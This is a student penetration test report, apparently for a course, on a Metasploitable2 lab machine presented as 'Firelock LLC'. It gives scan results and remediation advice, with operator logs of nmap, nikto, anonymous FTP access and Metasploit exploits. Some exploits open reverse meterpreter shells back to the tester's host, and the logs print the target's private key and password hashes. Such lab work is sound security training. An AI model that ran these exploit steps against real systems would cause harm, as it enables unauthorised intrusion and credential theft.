

# Firelock LLC Penetration Test Report

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## Executive Summary

A penetration test was conducted on the Firelock LLC machine. The purpose of this document is to understand the vulnerabilities on the given machine. Several tests were conducted and documented to understand the vulnerabilities present on the machine.

Many vulnerabilities were found on the machine that need to be addressed. There are many cases where the system is not fully up-to-date which allows for exploitation. Most vulnerabilities can be exploited through a simple port scan of the system to understand what ports are open to the public facing network.

It is recommended that changes are made to the system in order to make the Firelock LLC machine more secure. The biggest changes that should be made are updates to the system's servers and an overall closure of open ports that are vulnerable to exploitation.

## Test Cases & Results

A series of tests were conducted on the machine in order to find the vulnerabilities throughout the target system. There are six main test cases that were conducted.

### Test Case 1: Ping

To establish that the target machine was online and running, the ping command was run on the target system. The ping command was successful with an average time of about 0.8ms.

### Test Case 2: Web Browser Search

While searching through the website for the target machine, located at <http://172.16.4.111/>, it was discovered that there is a WebDav server and a phpMyAdmin login page listed, along with the standard Twiki content for the website.

The source code for the initial landing web page contained a comment that said “Judy was working on this when she broke her coccyx.” This information gives note that there may be a user on the system by the name of Judy.

### Test Case 3: Nmap

The nmap port spray scan reported that there are many ports open to the public. These ports are 21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180.

### Test Case 4: Port Accessibility

A method used to gain more information from the system after using nmap was netcat or nc. Netcat gave information about the versions of the servers running on the ports. The ftp version used on the target machine is vsFTPD 2.3.4. There is a specific metasploit exploit that can be used on this version of ftp. This is a vulnerability for the system.

After using nmap it became clear that the ftp port was open, so a connection was made into that port using the command “ftp 172.16.4.111”. Access was able to be gained for the ftp server via the anonymous login. There was a file on the ftp server named Cis4240.zip. Because the ftp port is open to the public anyone on the network could gain access to this Cis4240.zip file.

### Test Case 5: Nikto

Nikto reported many different vulnerabilities that the target machine has. Some of those vulnerabilities include:

- The target machine may leak inodes via ETags
- Apache/2.2.8 appears to be outdated
- HTTP TRACE method is active, the target machine may be vulnerable to XST
- phpMyAdmin is for managing mySQL

This report suggests many vulnerabilities on the target machine. The outdated Apache server is vulnerable to exploits for Apache version 2.2.8. Another vulnerability is the MySQL server that is open to the network via port 3306. If someone gained access to the usernames and passwords for the MySQL server database or phpMyAdmin they could gain access to the databases that store valuable information about users and other server content.

### Test Case 6: Metasploit

Due to the vulnerabilities detected by nikto and the nmap scan, metasploit was needed to exploit the vulnerabilities of the system to gain a foothold.

The metasploit exploits attempted were: 320, 348, 334, 329, 317, 291, 290, 289, 18, 30, 48, 57, 56, 55, 64. The only exploit that gave access to the target machine was exploit 320. This exploit was called "linux/postgres/postgres\_payload". Access of the root directory was gained through this exploit and a search of the system was conducted. Specifically, the MySQL server files, DAV server files, and the list of users on the system. Here is a list of users on the target machine that have home directories: beverly, ftp, howard, msfadmin, phil, ptester, service, user.

Access to the target machine was achieved with the user account with the password "user", but they do not have sudoer privileges.

Access to the password hash file was not gained nor was the ability to add a new user to the system as root to exploit the target machine further.

## Recommendations

In **Test Case 2** a vulnerability was found in the source code of the landing page for the web server. Please remove the comment from the source code with Judy's name. If you need to make comments in the code that refer to a specific person, please use a code name so that a user viewing the open facing web source code cannot gain access to an employee's name.

In **Test Case 3** the nmap port spray scan reported that there are many ports open to the network that should not be open. Please close the following ports: 21, 23, 53, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180. Ports that can be open are:

1. Port 80 -- the http port
2. Port 22 -- ssh
3. Port 25 -- smtp

Port 80 is the webserver and should be open to the public, ssh can be open and smtp can be open if needed for the website.

In **Test Case 4** the ftp version found is not up to date, if you would like to keep the port open, please update and patch to current, otherwise close the port.

In **Test Case 5** it was found that the Apache server was out of date, please update this to the latest version for added security. Another vulnerability is with the HTTP TRACE method being active. Please disable this if you wish to keep the Firelock LLC web server active.

## Appendix A

### Summary of Changes

No changes were made to the target system.

## Appendix B

### Objectives Found

Objective (Figure 1) was found when logging into the ftp server with username- anonymous- and password- blank. I found the file Cis4240.zip, which is not actually a .zip file; it is an ASCII text file with a hash in it. This information became known from using command “file Cis4240.zip”

```
roz@kali:~$ ftp 172.16.4.111
Connected to 172.16.4.111.
220 (vsFTPD 2.3.4)
Name (172.16.4.111:roz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0          37 Oct 30 20:35 Cis4240.zip
226 Directory send OK.
ftp> █
```

(Figure 1)

Objective (Figure 2) was found using metasploit exploit 320 linux/postgres/postgrs\_payload. I searched through the target machine directories until I found the mysql directory which contained CIS4240. I have yet to open this directory to see what the hash is.

```
meterpreter > cd mysql
meterpreter > ls
Listing: /var/lib/mysql
```

Mode	Size	Type	Last modified	Name
40700/rwx	4096	dir	2020-10-30 16:01:41 -0400	CIS4240
100644/rw-r--r--	0	fil	2010-04-28 16:26:21 -0400	debian-5.0.flag
40700/rwx	4096	dir	2012-05-20 15:24:13 -0400	dvwa
100660/rw-rw	5242880	fil	2020-11-25 19:11:09 -0500	ib_logfile0
100660/rw-rw	5242880	fil	2010-04-28 16:26:21 -0400	ib_logfile1
100660/rw-rw	10485760	fil	2020-10-30 16:27:53 -0400	ibdata1
40700/rwx	4096	dir	2012-05-14 01:55:04 -0400	metasploit
40755/rwxr-xr-x	4096	dir	2010-04-28 16:26:19 -0400	mysql
100600/rw	7	fil	2010-04-28 16:26:19 -0400	mysql_upgrade_info
40700/rwx	4096	dir	2012-05-14 02:04:09 -0400	owasp10
40700/rwx	32768	dir	2010-04-28 16:26:21 -0400	tikiwiki
40700/rwx	32768	dir	2010-04-28 16:26:20 -0400	tikiwiki195

(Figure 2)

Objective (Figure 3) was found using metasploit exploit 320 linux/postgres/postgrs\_payload. Searched through the dav server files to find index.html.

```
meterpreter > cat index.html
<html>
<title>Firelock LLC</title>
<body>
<h1>Welcome</h1>
<p>
  Our web developer is at home with a broken cocccyx and cannot
  finish the site right now. Wish her well and send her a card if
  you like:</p>
<li> Judy Fifth
<li> 123 Credibility St
<li> Kingsport, MA 12345

<!-- CIS4240:$apr1$XXfz2au1$aXFgKHoxmg9vzbNFr2D6/0 -->
</body>
</html>
```

(Figure 3)

Objective (Figure 4) was found using metasploit exploit 320 linux/postgres/postgrs\_payload. Searched through the directories on the target1 box and navigated to the root directory to find the file .cis4240.

```
Mode                Size      Type    Last modified      Name
-----
100644/rw-r--r--    38        fil    2020-10-30 16:30:46 -0400  .cis4240
40755/rwxr-xr-x    4096       dir    2012-05-13 23:35:33 -0400  bin
40755/rwxr-xr-x    1024       dir    2012-05-13 23:36:28 -0400  boot
40755/rwxr-xr-x    4096       dir    2010-04-28 16:26:18 -0400  cdrom
40755/rwxr-xr-x    13500      dir    2020-11-25 19:10:42 -0500  dev
40755/rwxr-xr-x    4096       dir    2020-11-25 19:11:53 -0500  etc
40755/rwxr-xr-x    4096       dir    2020-10-26 10:54:18 -0400  home
40755/rwxr-xr-x    4096       dir    2010-04-28 16:28:08 -0400  initrd
100644/rw-r--r--   7929183   fil    2012-05-13 23:36:28 -0400  initrd.img
40755/rwxr-xr-x    4096       dir    2012-05-13 23:35:22 -0400  lib
40700/rwx-----   16384     dir    2010-04-28 16:26:18 -0400  lost+found
40755/rwxr-xr-x    4096       dir    2010-04-28 16:26:18 -0400  media
40755/rwxr-xr-x    4096       dir    2010-04-28 16:22:28 -0400  mnt
100600/rw-----   13752     fil    2020-11-25 19:12:30 -0500  nohup.out
40755/rwxr-xr-x    4096       dir    2020-10-30 16:19:46 -0400  opt
40555/r-xr-xr-x     0         dir    2020-11-25 19:10:01 -0500  proc
40755/rwxr-xr-x    4096       dir    2020-11-25 19:12:29 -0500  root
40755/rwxr-xr-x    4096       dir    2012-05-13 21:54:53 -0400  sbin
40755/rwxr-xr-x    4096       dir    2010-04-28 16:28:00 -0400  srv
40755/rwxr-xr-x     0         dir    2020-11-25 19:10:02 -0500  sys
41777/rwxrwxrwx    4096       dir    2020-11-25 20:23:30 -0500  tmp
40755/rwxr-xr-x    4096       dir    2010-04-28 16:28:08 -0400  usr
40755/rwxr-xr-x    4096       dir    2010-04-28 16:28:08 -0400  var
100644/rw-r--r--  1987288   fil    2010-04-28 16:54:19 -0400  vmlinuz

meterpreter > download .cis4240
[*] Downloading: .cis4240 -> .cis4240
[*] Downloaded 38.00 B of 38.00 B (100.0%): .cis4240 -> .cis4240
[*] download : .cis4240 -> .cis4240
meterpreter > cat .cis4240
$apr1$d.Vv.p1x$835x0YeWLfoFQJOSMvUSX0
```

(Figure 4)



## Operator Notes

11/20/2020

9:00AM

Snapshots of target1 and kali box taken. The first snapshot for each of them is the snapshot created before investigation and pen testing.

10:00AM

Tests:

- ping 172.16.4.111
- Open web browser and go to <http://172.16.4.111/>
  - Search the web page
- nmap 172.16.4.111
- Try to get into specific open ports
- Msfconsole
  - exploit the machine with different metasploit exploit
- nikto -host 172.16.4.111

11:08AM

ping 172.16.4.111

```
PING 172.16.4.111 (172.16.4.111) 56(84) bytes of data:
64 bytes from 172.16.4.111: icmp_seq=1 ttl=64 time=0.794 ms
64 bytes from 172.16.4.111: icmp_seq=2 ttl=64 time=0.877 ms
64 bytes from 172.16.4.111: icmp_seq=3 ttl=64 time=0.870 ms
64 bytes from 172.16.4.111: icmp_seq=4 ttl=64 time=0.909 ms
64 bytes from 172.16.4.111: icmp_seq=5 ttl=64 time=0.912 ms
64 bytes from 172.16.4.111: icmp_seq=6 ttl=64 time=0.787 ms
64 bytes from 172.16.4.111: icmp_seq=7 ttl=64 time=0.881 ms
64 bytes from 172.16.4.111: icmp_seq=8 ttl=64 time=0.874 ms
```

Able to ping the target machine.

11:10AM

Open web browser and go to <http://172.16.4.111/>


 The logo for Firelock LLC is displayed in a stylized, outlined font. The word "Firelock" is in a larger, more complex font, and "LLC" is in a simpler, outlined font to its right.

## Useful Links

- [TWiki](#)
- [phpMyAdmin](#)
- [WebDAV](#)

Able to find and search through the webpage.

# Welcome to TWiki

- [readme.txt](#)
- [license.txt](#)
- [TWikiDocumentation.html](#)
- [TWikiHistory.html](#)
- Lets [get started](#) with this web based collaboration platform

## Index of /dav

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	

*Apache/2.2.8 (Ubuntu) DAV/2 Server at 172.16.4.111 Port 80*

There is a TWiki page, a myPhpAdmin page, and an Index of /dav page.

TWiki reference manual found on TWiki page.

11:45AM

nmap 172.16.4.111

```

roz@kali:~$ nmap 172.16.4.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-20 11:45 EST
Nmap scan report for 172.16.4.111
Host is up (0.00082s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds

```

There are many ports that are open to the system.

11:46AM

ftp 172.16.4.111

```
roz@kali:~$ ftp 172.16.4.111
Connected to 172.16.4.111.
220 (vsFTPD 2.3.4)
Name (172.16.4.111:roz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 37 Oct 30 20:35 Cis4240.zip
226 Directory send OK.
ftp> █
```

Found a .zip file: Cis4240.zip.

Did “get Cis4240.zip” to transfer it to my Kali machine.

Not actually a zip file it is an ASCII text file with a hash in it. This information became known from using command “file Cis4240.zip”.

12:02PM

nikto -host http://172.16.4.111/

```
roz@kali:~$ nikto -host http://172.16.4.111
- Nikto v2.1.6

+ Target IP: 172.16.4.111
+ Target Hostname: 172.16.4.111
+ Target Port: 80
+ Start Time: 2020-11-20 12:03:05 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 67635, size: 43, mtime: Fri Oct 30 15:32:04 2020
+ Entry '/phpMyAdmin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/internal/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /internal/: This might be interesting...
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
```


```

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing My
SQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3092: /phpMyAdmin/README: phpMyAdmin is for managing MySQL database
s, and should be protected or limited to authorized hosts.
+ 8728 requests: 0 error(s) and 31 item(s) reported on remote host
+ End Time:      2020-11-20 12:03:53 (GMT-5) (48 seconds)

+ 1 host(s) tested

```

There are many things found by nikto that make the system vulnerable.  
Specifically, phpMyAdmin, MySQL, Web Server, Apache server, robots.txt, etc.



```

172.16.4.111/robots.txt
disallow: /phpMyAdmin
disallow: /internal

```

12:23PM

Tried "mysql --host=172.16.4.111", access denied.

12:30PM

Tried the same command with "--port=3306" on the end, access denied.

12:33PM

Started metasploit GUI.

12:35PM

Ran metasploit command "show exploits".

12:44PM

Using John the Ripper to try and crack hash from Cis4240.zip file.

12:47PM

Closed metasploit GUI.

12:50PM

Ran command "netstat 172.16.4.111".

```

roz@kali:~$ netstat 172.16.4.111
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp6      0      0 localhost:49734         localhost:49734         ESTABLISHED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags               Type                   State         I-Node   Path
unix    6      [ ]                DGRAM                 12287         /run/systemd/journal/socket
unix    2      [ ]                DGRAM                 20285         /run/user/1000/systemd/notify
unix    3      [ ]                DGRAM                 12247         /run/systemd/notify
unix    2      [ ]                DGRAM                 12268         /run/systemd/journal/syslog
unix   13      [ ]                DGRAM                 12280         /run/systemd/journal/dev-log
unix    3      [ ]                STREAM                CONNECTED      17555         /run/systemd/journal/stdout
unix    3      [ ]                STREAM                CONNECTED      17359
unix    3      [ ]                STREAM                CONNECTED      21342         @/tmp/dbus-0hgTgMbqz0
unix    3      [ ]                STREAM                CONNECTED      21313         @/tmp/.X11-unix/X0
unix    3      [ ]                STREAM                CONNECTED      21289         /run/user/1000/bus
unix    2      [ ]                SEQPACKET            CONNECTED      31579
unix    3      [ ]                STREAM                CONNECTED      20903
unix    2      [ ]                DGRAM                 23412
unix    3      [ ]                STREAM                CONNECTED      17934
unix    3      [ ]                STREAM                CONNECTED      17377         /run/dbus/system_bus_socket
unix    3      [ ]                STREAM                CONNECTED      49875
unix    3      [ ]                STREAM                CONNECTED      21324
unix    3      [ ]                STREAM                CONNECTED      21279
unix    3      [ ]                STREAM                CONNECTED      21171
unix    3      [ ]                STREAM                CONNECTED      31002         @/dbus-vfs-daemon/socket-W1
iWslXX

```

There is more, but all relatively similar.

12:55PM

Ran command “msfconsole”.

```

0-11 normal No Android Settings Remove Device Locks (4.0-4.3)
1904 post/linux/gather/phpmyadmin_credsteal
normal No Phpmyadmin credentials stealer

```

1:00PM

“set RHOSTS 172.16.111/24” command used.

```

msf5 post(linux/gather/phpmyadmin_credsteal) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf5 post(linux/gather/phpmyadmin_credsteal) > sessions -l

Active sessions
=====
No active sessions.

```

1:12PM

Closed msfconsole.

1:25PM

ftp 172.16.4.111

```

ftp> pwd
257 "/"

```



11/25/2020

7:17PM

nmap -F 172.16.4.111

```
roz@kali:~$ nmap -F 172.16.4.111
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-25 19:17 EST
Nmap scan report for 172.16.4.111
Host is up (0.00043s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
```

7:25PM

nc -vvvn 172.16.4.111 25

```
roz@kali:~$ nc -vvvn 172.16.4.111 25
(UNKNOWN) [172.16.4.111] 25 (smtp) open
220 metasplitable.localdomain ESMTF Postfix (Ubuntu)
```

7:26PM

nc -vvvn 172.16.4.111 3306

```
roz@kali:~$ nc -vvvn 172.16.4.111 3306
(UNKNOWN) [172.16.4.111] 3306 (mysql) open
>
5.0.51a-3ubuntu0WHAMA;C,"{gs/-4[NT;h sent 0, rcvd 66
```

7:28PM

nc -vvvn 172.16.4.111 21

```
roz@kali:~$ nc -vvvn 172.16.4.111 21
(UNKNOWN) [172.16.4.111] 21 (ftp) open
220 (vsFTPd 2.3.4)
```

7:29PM

nc -vvvn 172.16.4.111 22

```
roz@kali:~$ nc -vvvn 172.16.4.111 22
(UNKNOWN) [172.16.4.111] 22 (ssh) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

7:41PM

nc -vvvvn 172.16.4.111 80

```

roz@kali:~$ psql -U postgresql -h 172.16.4.111
Password for user postgresql:
psql: error: could not connect to server: SSL error: unsupported protocol
FATAL: password authentication failed for user "postgresql"
roz@kali:~$ nc -vvvvn 172.16.4.111 80
(UNKNOWN) [172.16.4.111] 80 (http) open
QUIT
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

  FIREFOX

</pre>
<!-- Judy was working on this when she broke her coccyx on that
unfortunate ATV accident at the sand dunes. I hope she feels
better soon and finishes the web pages -->

<ul>
<h1> Useful Links </h1>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>
sent 5, rcvd 831

```

8:15PM

Msfconsole exploitation

Failed.

```

msf5 exploit(unix/webapp/phpmyadmin_config) > use 448
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf5 exploit(multi/http/struts_code_exec_parameters) > show options

Module options (exploit/multi/http/struts_code_exec_parameters):



| Name                                                             | Current Setting                               | Required | Description            |
|------------------------------------------------------------------|-----------------------------------------------|----------|------------------------|
| CHECK_SLEEPTIME                                                  | 5                                             | yes      | The time, in seconds,  |
| GET_PARAMETERS                                                   |                                               | no       | Additional GET Param   |
| param2-b"                                                        | Do apply URL encoding to the parameters names |          | and values if needed.  |
| PARAMETER                                                        | username                                      | yes      | The parameter to perf  |
| Proxies                                                          |                                               | no       | A proxy chain of form  |
| RHOSTS                                                           |                                               | yes      | The target host(s), r  |
| file:<path>'                                                     |                                               |          |                        |
| RPORT                                                            | 8080                                          | yes      | The target port (TCP)  |
| SSL                                                              | false                                         | no       | Negotiate SSL/TLS for  |
| TARGETURI                                                        | /blank-struts2/login.action                   | yes      | The path to a struts . |
| TMP_PATH                                                         |                                               | no       | Overwrite the temp pa  |
| me directory is not writeable. Ensure there is a trailing slash! |                                               |          |                        |
| VHOST                                                            |                                               | no       | HTTP server virtual h  |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                 |
|-------|-----------------|----------|---------------------------------------------|
| LHOST | 172.16.4.21     | yes      | The listen address (an interface may be spe |
| LPORT | 4444            | yes      | The listen port                             |



Exploit target:



| Id | Name           |
|----|----------------|
| 2  | Java Universal |



msf5 exploit(multi/http/struts_code_exec_parameters) > exploit
[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/struts_code_exec_parameters) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(multi/http/struts_code_exec_parameters) > exploit
[*] Started reverse TCP handler on 172.16.4.21:4444
[*] Uploading exploit to NUycQd.jar
[*] Executing payload
[!] This exploit may require manual cleanup of 'NUycQd.jar' on the target
[*] Exploit completed, but no session was created.
msf5 exploit(multi/http/struts_code_exec_parameters) >

```

8:15PM

```

msf5 post(linux/manage/sshkey_persistence) > use 348
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/telnet/telnet_encrypt_keyid) > show options

Module options (exploit/linux/telnet/telnet_encrypt_keyid):

  Name      Current Setting  Required  Description
  --      -
  PASSWORD             no         The password for the specified username
  RHOSTS              yes         The target host(s), range CIDR identifier, or hosts file with syntax
  RPORT              23         The target port (TCP)
  USERNAME             no         The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     172.16.4.21     yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf5 exploit(linux/telnet/telnet_encrypt_keyid) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(linux/telnet/telnet_encrypt_keyid) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[*] 172.16.4.111:23 - Brute forcing with 1 possible targets
[*] 172.16.4.111:23 - Trying target Red Hat Enterprise Linux 3 (krb5-telnet)...
[-] 172.16.4.111:23 - Exploit aborted due to failure: unknown: This system does not support encryption

```

Failed.

8:22PM

```

msf5 exploit(linux/smtp/ncr_smtp_to_access) > use 329
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf5 exploit(linux/smtp/apache_james_exec) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(linux/smtp/apache_james_exec) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[-] 172.16.4.111:25 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.16.4.111:4555).
[-] 172.16.4.111:25 - Failed to remove payload message for user '../..../etc/cron.d' with password 'JfyXLDhipz'
[-] 172.16.4.111:25 - Exploit failed: The connection was refused by the remote host (172.16.4.111:4555).
[*] Exploit completed, but no session was created.
msf5 exploit(linux/smtp/apache_james_exec) >

```

Failed.



8:25PM

Got a fish with 320!

```

msf5 exploit(linux/smtp/apache_james_exec) > use 320
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/postgres/postgres_payload) > set RHOST 172.16.4.111
RHOST => 172.16.4.111
msf5 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 172.16.4.21:4444
[*] 172.16.4.111:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3
[*] Uploaded as /tmp/HDPcBwEP.so, should be cleaned up automatically
[*] Sending stage (980808 bytes) to 172.16.4.111
[*] Meterpreter session 1 opened (172.16.4.21:4444 -> 172.16.4.111:54709) at 2020-11-25 20:23:31

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main

Mode                Size      Type    Last modified          Name
-----
100600/rw-----    4        fil     2010-04-28 16:26:59 -0400 PG_VERSION
40700/rwx-----  4096     dir     2010-04-28 16:27:01 -0400 base
40700/rwx-----  4096     dir     2020-11-25 20:23:31 -0500 global
40700/rwx-----  4096     dir     2010-04-28 16:26:59 -0400 pg_clog
40700/rwx-----  4096     dir     2010-04-28 16:26:59 -0400 pg_multixact
40700/rwx-----  4096     dir     2010-04-28 16:26:59 -0400 pg_subtrans
40700/rwx-----  4096     dir     2010-04-28 16:26:59 -0400 pg_tblspc
40700/rwx-----  4096     dir     2010-04-28 16:26:59 -0400 pg_twophase
40700/rwx-----  4096     dir     2010-04-28 16:26:59 -0400 pg_xlog
100600/rw-----   125      fil     2020-11-25 19:11:59 -0500 postmaster.opts
100600/rw-----    54      fil     2020-11-25 19:11:59 -0500 postmaster.pid
100644/rw-r--r--   540      fil     2010-04-28 16:28:06 -0400 root.crt
100644/rw-r--r--  1224     fil     2010-04-28 16:28:07 -0400 server.crt
100640/rw-r-----  891      fil     2010-04-28 16:28:07 -0400 server.key

meterpreter > cat server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQDWTBM2M5qVcXsb3nyDddpxsTypf/6tZBt36U+uvsrU+Mvvrtd
eSRz/zZlnjtt/MixrPpMTV6bTJlUC9eoSLC6qd4dH/TkawKj9GtFzUyvjYliM49l
uzZhn8Qsc8FOLqCoFE6YcEZhu9G5Md+Mme51a3k8QKCulwCQndyZDT0ktQIDAQAB
AoGBALLyuvFjK0+PwHU2/DeUcUuogKwrWTAtOqidRm06cPn5mDUDqM5D8d+bg98V
iGGdKUCGL3+WiHP9eqakv/alkgnDvxiVtYgJlRym8U+BR7dXqG3FTXiU2c2ziqvz
xvkv6pUevaJ0Rcx8/93MGJjcVY0mdmwF/Lo82Y8aySgY/+hAkeA9d3xW3dFSdoi
WYey9yCuPEG3xknTk1km2nEI0beBti4Jimx2LrvHK9S4AaSsvxGf7LZJ8W6TDCwk
pR2MGEFlzQJBAN+NviJkwsQFU0zCjtcuXusaBzW1VpgZfiFps5pm8Bcaf/LIp4vE
9r0IUBzVg/31MFCAZLjXQcQi5x4gdo160okCQDtODanCWzQ1KZPu53w2NzDRqUJr
DF2+Y2DNYu6jFQCcmjCJePhM0xcVeZtK73qwmij79srIuDGL05jNFM9QECQC3
QAptYx9sw9jGwW2J4o8YNVvXoPB8+di01wrM9Li2l5hukiEVp72Csz/IgxYRpV2X
f8gQ5RMaDmpZ/c5wp0/RAKEAj9nBA+7HTWqiUefmIe2vYxHwGK4kn0iso/P5ras
rhZClVzAKDYOh5G2f62FGvYGAzpVZfn2wtbHQmxRl7RtQ=
-----END RSA PRIVATE KEY-----

meterpreter > getwd
/var/lib/postgresql/8.3/main

```

PID	PPID	Name	Arch	User	Path
1	0	init	i686	root	.
2	0	kthreadd	i686	root	.
3	2	migration/0	i686	root	.
4	2	ksoftirqd/0	i686	root	.
5	2	watchdog/0	i686	root	.
6	2	events/0	i686	root	.
7	2	khelper	i686	root	.
41	2	kblockd/0	i686	root	.
44	2	kacpid	i686	root	.
45	2	kacpi_notify	i686	root	.
88	2	kseriod	i686	root	.
127	2	pdflush	i686	root	.
128	2	pdflush	i686	root	.
129	2	kswapd0	i686	root	.
171	2	alo/0	i686	root	.
1127	2	ksnapd	i686	root	.
1323	2	ata/0	i686	root	.
1330	2	ata_aux	i686	root	.
1334	2	ksuspend_usbd	i686	root	.
1340	2	khubd	i686	root	.
2005	2	scsi_eh_0	i686	root	.
2007	2	scsi_eh_1	i686	root	.
2224	2	kjournald	i686	root	.
2378	1	udev	i686	root	.
3251	2	kpsmoused	i686	root	.
3525	2	kjournald	i686	root	.
3655	1	portmap	i686	daemon	.
3671	1	rpc.statd	i686	statd	.
3677	2	rpciod/0	i686	root	.
3692	1	rpc.idmapd	i686	root	.
3919	1	getty	i686	root	.
3920	1	getty	i686	root	.
3924	1	getty	i686	root	.
